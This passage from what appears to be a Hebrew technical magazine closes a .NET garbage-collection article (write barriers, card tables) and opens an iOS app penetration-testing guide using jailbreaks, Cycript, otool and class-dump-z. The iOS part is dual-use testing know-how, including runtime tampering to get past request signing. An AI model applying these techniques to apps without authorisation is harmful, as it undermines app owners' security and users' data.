אך מהי האלטרנטיבה למנגנון זה? ניקיון אוטומטי של משאבים לא יכול להיות ממומש בצורה אחרת, מסיבות שתוארו קודם. הצורך בחוט נפרד ובעיות הקצב הנלוות לו הם בלתי נמנעים אם דורשים שהמנגנון יפעל באופן אוטומטי. לחלופין, ניתן לממש באופן ידני מנגנון של ניקוי משאבים דטרמיניסטי, המבוסס על קריאה למתודה מסוימת של האובייקט. יש לכך אפילו תמיכה בתחביר השפות עצמן (C#, VB.NET ואחרות), אך הדבר בהחלט מורכב יותר ועשוי לגרום לדליפת משאבים אם המפתח לא מקפיד להפעיל ניקיון ידני זה.

```
//Deterministic (but manual) cleanup of resources - C++ style in C#
public class FileWithManualCleanup
{
    public FileWithManualCleanup(string filename, …) …
    public void Cleanup() …
}
```

יחסים בין דורות


כזכור מהמאמר הקודם, מנגנון הדורות מאפשר ביצוע של איסוף זבל חלקי ויעיל במיוחד, למשל כאשר בוחנים רק אובייקטים בדור 0. מחד, אלה אובייקטים חדשים שאמורים למות מהר, ולכן איסוף הזבל הוא יעיל (מפנה אחוז ניכר מהאובייקטים הנבחנים), ומאידך דור 0 הוא אזור זיכרון קטן יחסית, שאיסוף הזבל בו לא נמשך זמן רב.

אלא שתוך כדי התיאור התעלמנו מבעיה נוקבת: כיצד אפשר לבצע איסוף זבל חלקי הבוחן רק אובייקטים של דור 0? ליתר דיוק, כיצד ניתן להתאים את מנגנון הסימון (Mark) כדי שיעבור רק אובייקטים בדור 0 ולא על אובייקטים בדורות גבוהים יותר?

הפתרון הנאיבי הוא להגביל את אלגוריתם הסימון הרקורסיבי לאובייקטים בדור 0 בלבד. כלומר, החיפוש הרקורסיבי מפסיק כאשר מגיעים לאובייקט שאינו בדור 0:

```
//Naïve - and WRONG - attempt to mark gen 0 objects only
Mark(obj):
  if gen(obj) <> 0 then return
  if visited(obj) then return
  mark obj as visited
  for each reference field of obj do
    Mark(field)
  end for
```

מדוע רעיון זה אינו עובד? כיוון שיתכנו אובייקטים בדור 2 המצביעים לאובייקטים בדור 0. אם זה המצב, לא נשים לב שהאובייקט בדור 0 נמצא בשימוש, ונמצא את עצמנו משחררים זיכרון שנמצא בשימוש.



אלא שהברירה נראית גרועה עוד יותר: לכאורה, הבעיה שגילינו כעת מחייבת מעבר מלא על כל הערימה כדי לאתר אחוז זעום של אובייקטים בדור 0 שעשויים עדיין להיות בחיים. פתרון זה יאט משמעותית את איסוף הזבל בדור 0, ויעלים לגמרי את התועלת בהפרדת האובייקטים לדורות בערימה.

כדי להתמודד עם אתגר זה, דרוש שיתוף פעולה של המהדר, ובמקרה של .NET. זהו ה- Just-In-Time Compiler המתרגם את שפת הביניים של .NET (IL) לפקודות מכונה בהתאם לארכיטקטורת המעבד עליה התוכנית רצה. הצבעה מאובייקט בדור 1 או 2 לאובייקט בדור 0 יכולה להיווצר בסוג מאוד מסוים של פקודות: השמה של מצביע לאיבר במערך או לשדה של אובייקט, כגון: a[i] = b או a.f = b - ומצבים אלה ניתנים לאיתור וטיפול על ידי המהדר.

באופן מדויק יותר, כאשר המהדר יוצר את פקודות המכונה עבור הוראות שעשויות ליצור הצבעה מדור גבוה לדור נמוך יותר, הוא מוודא שבזמן ריצה יעודכן מבנה נתונים השומר מידע על הצבעות כאלה. בהמשך, אוסף הזבל יוכל להיעזר במבנה זה כדי לאתר אובייקטים בדור 0 שצריכים להישאר בחיים כיוון שיש מצביע אליהם מדור גבוה יותר.

למרות שהמנגנון נשמע יקר, בפועל מדובר במספר פקודות מכונה בודדות:

```
; Compilation output for a.f = b, where a is in eax, b is in ecx,
; and f is at offset 0x12 from the beginning of a
cmp eax, dword ptr [GEN0_END]
jb write_through
cmp ecx, dword ptr [GEN0_END]
jg write_through
mov edx, eax
shr eax, 8
mov dword ptr [TABLE_START+edx], 1
write_through: mov dword ptr [eax+12], ecx
```

המשמעות היא שכאשר נוצר מצביע מדור 1 או 2 לדור 0, הכניסה בטבלה המתאימה ל-1024 בתים סביב הכתובת של האובייקט הוותיק מעודכנת בהתאם. כעת כאשר אוסף הזבל יבצע איסוף של דור 0, הוא יכול להישאר עם האלגוריתם הנאיבי שהוצג קודם לסימון, אלא שבנוסף עליו לבחון את הכניסות בטבלה:

```
for i = 0 to tablesize do
  if table[i] == 1 then
    p = start of 1KB range covered by table[i]
    j = 0
    while j < 1024 do
      //Assume the 1KB block always starts with an object
      //and is not in the middle of a previous object
      Mark(object at p+j)
      j += size of object at p+j
    end while
  end if
end for
```

יש לשים לב שהאלגוריתם הנ"ל שמרני מאוד במספר מובנים. ראשית, הוא מניח שכל האובייקטים בטווח של 1KB סביב האובייקט הוותיק דורשים סימון כאשר מבצעים איסוף של דור 0, בעוד שייתכן שרק אובייקט אחד מתוך הטווח באמת מחזיק מצביע לאובייקטים בדור 0. שנית, המידע בטבלה אינו מתעדכן כאשר ההצבעה מוסרת. בכל זאת, רעיון פשוט זה מספק פתרון לאתגר הסימון החלקי בעלות זיכרון נמוכה יחסית (בית אחד לכל 1024 בתים של זיכרון בדורות הגבוהים), והוא נמצא בשימוש גם ב-NET. וגם בסביבות מנוהלות אחרות, כגון JVM.

סיכום

במאמר זה סקרנו מספר נושאים מתקדמים שאוסף הזבל מטפל בהם על מנת להבטיח ביצועים גבוהים לתוכניות ב-.NET. ולשמור על נכונות מודל הדורות ושחרור המשאבים הלא-מנוהלים. אוסף הזבל הוא בהחלט המרכיב המסובך ביותר בסביבות מנוהלות כגון .NET ו-Java, והנושא נמצא עדיין במחקר אקדמי מקיף. למשל, תחומי פעילות אקדמיים פורים הם סביב צמצום עצירת חוטי התוכנית בזמן ביצוע איסוף זבל, מקבול איסוף הזבל במערכות בעלות מאות מעבדים, איסוף זבל חלקי וספקולטיבי, ועוד רבים אחרים.

למרות שקראתם כבר שני מאמרים של איסוף זבל ב-.NET., עדיין יש נושאים רבים שלא נגענו בהם. בספרי החדש Pro .NET Performance (שיצא לאור בחודש ספטמבר) יש כ-60 עמודים המוקדשים בלעדית לנושא איסוף הזבל. יש באפשרותי לספק מספר מצומצם של עותקים אלקטרוניים בחינם לקוראים שמעוניינים לכתוב ביקורת על הספר בבלוג שלהם או באתר של Amazon. לפרטים, תוכלו ליצור איתי קשר בכתובת המייל שלי: sashag@sela.co.il.

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא מחבר הספר Pro .NET Performance, ובין היתר מלמד במכללת סלע קורסים בנושא Windows Internals ו-CLR Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

מבוא לניתוח אבטחת מידע מתקדם באפליקציות iOS עם iNalyzer

נכתב ע"י חיליק טמיר (Appsec-labs.com)

הקדמה

ביצוע בדיקות חדירות לאפליקציות iOS הינו עסק מסובך, אין בנמצא אימולטור, אין קוד, המוצר חתום בדרך כלל ולכן הסיפור אינו פשוט. בנוסף במקרים רבים הבקשות הנשלחות מהמכשיר חתומות או מוצפנות ולכן אין אפשרות ממשית לבצע פעולות Tampering או Injecting שונות מתוך התווך או מפרוקסי. וכמובן שאין מה לחשוב בכלל על כל הכלים האוטומטים שחוסכים לנו הרבה זמן בבדיקות אבטחה רגילות (AppScan, Acunetix, WebInspect, Burp וכדומה).

במאמר זה אציג בפניכם גישה חדשנית לביצוע בדיקות אבטחת מידע לאפליקציות iOS, אדגים את התהליך מתחילתו ועד סופו, ואחשוף בפניכם, הקוראים, את השימוש ב-iNalyzer, פרי המחקר האחרון שלי בחברת AppSec-Labs.com אשר מופץ בחינם לשימושכם (החוקי).

אבל אולי לפני הכל כמה חוקים כלליים על אפליקציות iOS...

עשרת הדיברות לניתוח אפליקציות iOS

אנוכי ה' - בכדי לבצע בדיקות אתה זקוק לרמת הרשאה עודפת מאשר האפליקציה, על מנת שתוכל לשכנע אפליקציה ששחור זה לבן - אתה זקוק ל-Root ולמכשיר jailbreak, ולכן כהכנה יש להשיג מכשיר ולדאוג לפתוח אותו ב-jailbreak.

לא יהיה לך - סורסים של האפליקציה - היית רוצה אבל זה לא יוצא, ולכן המטרה העקרית היא לחלוב את כל האינפורמציה מתוך מה שיש בשאיפה לכמה שיותר תיעוד, החיסרון הינו שהקוד מקומפל לאסמבלי של ARM, שזה אומר שאתה צריך IDA ורקע באסמבלי בכדי להתחיל להבין מה הולך. לעומת זאת, היתרון הינו המבנה המיוחד של קוד שקומפל ל-iOS אשר מכיל בחובו המון מידע על מבנה הקוד ותפקודו.

לא תשא - בעול האבדן של המידע שלך. יש לבצע בדיקות על מכשיר מגובה או על מכשיר ייעודי.

זכור את - המספר הסידורי של המכשיר שלך (UDID, IEMI). יש מצב טוב מאוד שהוא יופיע בכל מיני בקשות מוזרות של המערכת.

כבד את - חתימות הבקשות, יש מצב טוב שבקשות שנשלחות מהמכשיר חתומות, כל התערבות ישירה מהפרוקסי בטווח מהווה בזבוז זמן במקרה הטוב.

לא תרצח - תהליך במהלך העבודה ללא שמירת המצב, קח בחשבון שהתהליך יכול לעוף במהלך הבדיקה שלך - כדאי מאוד שתוכל להמשיך לעבוד בשניה שאתה מרים אותו בחזרה, ולכן תיעוד מדוקדק מאוד מסייע.

לא תנאף - ותתקין תוכניות על המכשיר ממקומות מפוקפקים. מאוד קל לחטוף Rootkit וזה מזבל מאוד את תעבורת הרשת.

לא תגנוב - תוכנות של מישהו אחר. תהליך הבדיקה מנטרל את מנגנון ה-DRM של אפל, אבל זה לא אומר שעכשיו אתה הולך ומחלק לכל החברים גרסאות של תוכנות בתשלום.


לא תענה - לשיחות טלפון במהלך הבדיקות, זה הורס את הבדיקה ומכניס אותה ל-Delay, עבור למצב טיסה או הוצא את כרטיס הסים.

לא תחמוד - דרוש מכשיר iOS בכדי לבצע בדיקות אבטחת מידע על אפליקציות iOS ולו מהסיבה שאפליקציות iOS נכתבות בשפת c / c++ או Objective-c ומקומפלות לקבצים בינארים בפורמט mach-o התואמים את המעבד (במקרה שלנו, ARM, מאחר ואין בנמצא אימלטור עבור סביבת האייפון) הפרוייקט האחרון שרץ נסגר על ידי לחץ של אפל (אין לנו אפשרות לבצע בדיקות אבטחה אלא על מכשיר אמיתי). אבל זה לא אומר שהוא צריך להיות iPhone5 מפלוטוניום משובץ ביהולמים 45 קראט...

אחרי שהבהרנו את הנקודות האלו, בואו נסקור את שיטת העבודה המוכרת לנו עד כה ומה נדרש בכדי להתאימה לבדיקות iOS.

זה מה יש

עד עכשיו כאשר רצינו לבצע בדיקות על מערכת רשת היינו מרימים סביבה מהתצורה הבאה:



דהיינו, שרת חיצוני, פרוקסי ונייד. זה נחמד עבור אפליקציות פשוטות: נכנסים עם הפרוקסי, מחברים איזה Scannerונותנים לעסק לרוץ על אוטומט בזמן שאנחנו מתמקדים בבדיקות ידניות. אלא שיש כמה שאלות מכריעות שאנחנו צריכים לענות עליהן בניתוח שלנו לפני שנוכל לומר שהבדיקה הסתיימה:

מה אני יודע על המערכת?

"יוסטון יש לנו בעיה" - לאן האפליקציה מתחברת? האם אני יודע בוודאות שכיסיתי את כל נקודות הממשק של המערכת על ידי בדיקה ידנית? מה אחוז הכיסוי שלי? מה פיספסתי...?

← אין לנו יכולת טובה לברר מהם נקודות הקצה של המערכת מול העולם החיצון!


"תחתום לי פה" - מה קורה אם אנחנו רוצים לבצע בדיקות על אפליקציה, כאשר הקליינט שולח בקשות חתומות, או שהוא שולח בקשות דרך 3G, ואין לנו יכולת טובה ליירט אותן ולשחק איתן. יש לנו סיכוי גבוה לפספס כיסוי ובעיות, מאחר וכל הבקשות שלנו ייפלו על ולידציות או על התאמות של צד שרת.

← אין לנו יכולת טובה להתעסק עם חתימות, במקרה שהקליינט חותם בקשות: Game Over!

"עיזים" - איזו פונקציונאליות מתחבאת לי בקליינט ואני לא יודע עליה? "לא ראיתי אותה במהלך הבדיקות שלי.", "לא ידעתי על קיומה...", "איך אני יודע בוודאות גמורה שכיסיתי את כל המערכת ואין לי עיזים במוצר?"

← אין לנו יכולת טובה להכיר את כל הפונקציונאליות הנחבאת של המערכת.

"איפה המפתח של הצוללת" - האם יש מפתחות רגישים בתוך הקוד? האם ישנם נתונים רגישים אחרים שמוחבאים באפליקציה? לפעמים המפתחים עושים דברים מטופשים כמו להעלות את האפליקציה יחד עם מסמך שלם המתאר את כל ה-API (לתשומת ליבה של גב' רפאלי).



← אין לנו יכולת טובה של הכרת המערכת והקבצים שלה והתוכן שלהם!


הבעיה בכל השאלות הללו היא שמתוך הפרוקסי אנחנו לא יכולים לענות עליהן, אנחנו לא יודעים אם כל הבקשות הפוטנציאליות עברו דרכינו או אם כל המסכים הרלוונטיים נטענו על המכשיר. במקרים רבים התווך מוצפן כך שגם בדיקות רגילות של טימפור הם עסק בעייתי ואנחנו נקבל המון false-positive.

Cycript - לשנות את הגישה

אנו יודעים שהאפליקציה עצמה יודעת לבצע את החתימה ואת כל השלבים עד שהבקשה יוצאת לשרת, ולכן היינו רוצים דרך נוחה להזין לאפליקציה ערכים מזוייפים או שונים. מה עוד שאם היתה לנו אפשרות לדבג את האפליקציה היינו יכולים לשנות כתובות זיכרון וערכים on-the-fly, ולתת לאפליקציה לשלוח את המסרים המטומפרים שלנו אל השרת. אבל כמו שאמרנו עבור objC, הקומפילציה היא לקובץ mach-o בשפת מכונה ללא שפת ביניים, ולכן היכולות הכלליות שלנו בדיבוג האפליקציה היא לעבוד עם gdb.

למזלנו, ישנו בחור בשם Jay Freeman (ידוע גם כ-saurik) שמאוד אוהב לאתגר את החבר'ה עם התפוח והוא מוציא כל פעם כלים נפלאים (סידיה לדוגמא) לשימוש הכלל, אחד מהכלים הללו הוא Cycript.


Cycript הינו אינטרפטר אשר משלב בתוכו סינטקסט של ObjC כמו גם JavaScript ומאפשר לנו להתחבר לתהליך קיים ולשחק איתו ישירות. בואו נראה דוגמא בה נתחבר להתליך של SpringBoard ונתחיל לשחק:



כשאני אכתוב:

```
UIApp.delegate.keyWindow.firstResponder.delegate->_statusView->_lcdView.text="Hello Hacker"
```

אנחנו נקבל שינוי מיידי במערכת ובתצוגה:



עם Cycript אנחנו יכולים להתעסק עם ה-Runtime בנוחות של javascript ו-objC, הבעיה היחידה בשימוש Cycript הינו הצורך להכיר את האוביקטים השונים של המערכת ואת הסלקטורים והמתודות שהוא יודע לקבל.

כמו שאמרנו - אנחנו מבצעים פה black-box אז מאיפה נשיג את האינפורמציה?

התשובה היא: מהמאקו (mach-o)!

"מאקו"-רֶה פה?


כן, אנחנו הולכים לנצל את המבנה הייחודי של קובץ ה"מאקו" (mach-o) לטובת חליבת אינפורמציה על המערכת שלנו.

המבנה של קובץ שכזה אורז בתוכו את כל התבניות של האובייקטים שהוא צריך בכדי לרוץ. במילים אחרות אני יכול לשאול את קובץ המערכת שלנו אילו אובייקטים ומתודות הוא צריך בכדי לרוץ.

דוגמא נוספת: אנחנו משתמשים ב-otool של Apple על מנת לתשאל קובץ מאקו, ובעיקר מעניין אותנו אילו נתונים כתבו המפתחים שלו לתוך סגמנט ה-ObjC שלו:


```
coreDumps-MacBook-Pro-2:SpringBoard.app _coredump$ otool
Usage: otool [-fahlLDtdorSTMRIHvVcXm] <object file> ...
        -f print the fat headers
        -a print the archive header
        -h print the mach header
        -l print the load commands
        -L print shared libraries used
        -D print shared library id name
        -t print the text section (disassemble with -v)
        -p <routine name>  start dissassemble from routine name
        -s <segname> <sectname> print contents of section
        -d print the data section
        -o print the Objective-C segment
        -r print the relocation entries
        -S print the table of contents of a library
        -T print the table of contents of a dynamic shared library
        -M print the module table of a dynamic shared library
        -R print the reference table of a dynamic shared library
        -I print the indirect symbol table
        -H print the two-level hints table
        -v print verbosely (symbolically) when possible
        -V print disassembled operands symbolically
        -c print argument strings of a core file
        -X print no leading addresses or headers
        -m don't use archive(member) syntax
        -B force Thumb disassembly (ARM objects only)
coreDumps-MacBook-Pro-2:SpringBoard.app _coredump$
```

אז נריץ את otool על קובץ המערכת שלנו (במקרה זה את SpringBoard של iOS 5.0.1) ונבקש את כל הרשומות המופיעות בסגמנט ה-ObjC של קובץ ה-mach-o (ביקשנו רק 50 שורות):



כפי שאתם רואים אנחנו מקבלים את מבנה האובייקט, השם שלו, אילו פרמטרים הוא מקבל ומחזיר.

אז בואו נראה אילו אובייקטים ישנם בקובץ המערכת עם זיקה ללוח הנעילה (LockView):



אנחנו מתשאלים את קובץ המערכת שלנו כמו במקרה הקודם ועם קצת command-line-nunjitsu אנחנו מקבלים רשימה של כל המופעים של המילים lockview בקובץ המערכת. (שימו לב למשל למתודה@deviceLockViewPasscodeEntered) טוב, אז אנחנו יכולים לתשאל קובץ מאקו ולדלות ממנו פרטים על האובייקטים השונים, אבל זו חתיכת עבודה להתחיל ולהצליב אותם לאובייקטים ולמתודות כך שאפשר להשתמש בהם בבדיקות.. וכאן נכנס class-dump-z!

[זאת בהחלט קלאסה]

קלאסה! עם class-dump-z.

כפי שנאמר, כל המידע נמצא כבר בקובץ המאקו ורק נשאר להרכיב את הפאזל הזה שנקרא אובייקטים, זה התפקיד ש-class-dump-z עושה בשבילנו: הוא מאחה את כל הנתונים לכדי תצורה של קובץ header מקורי!
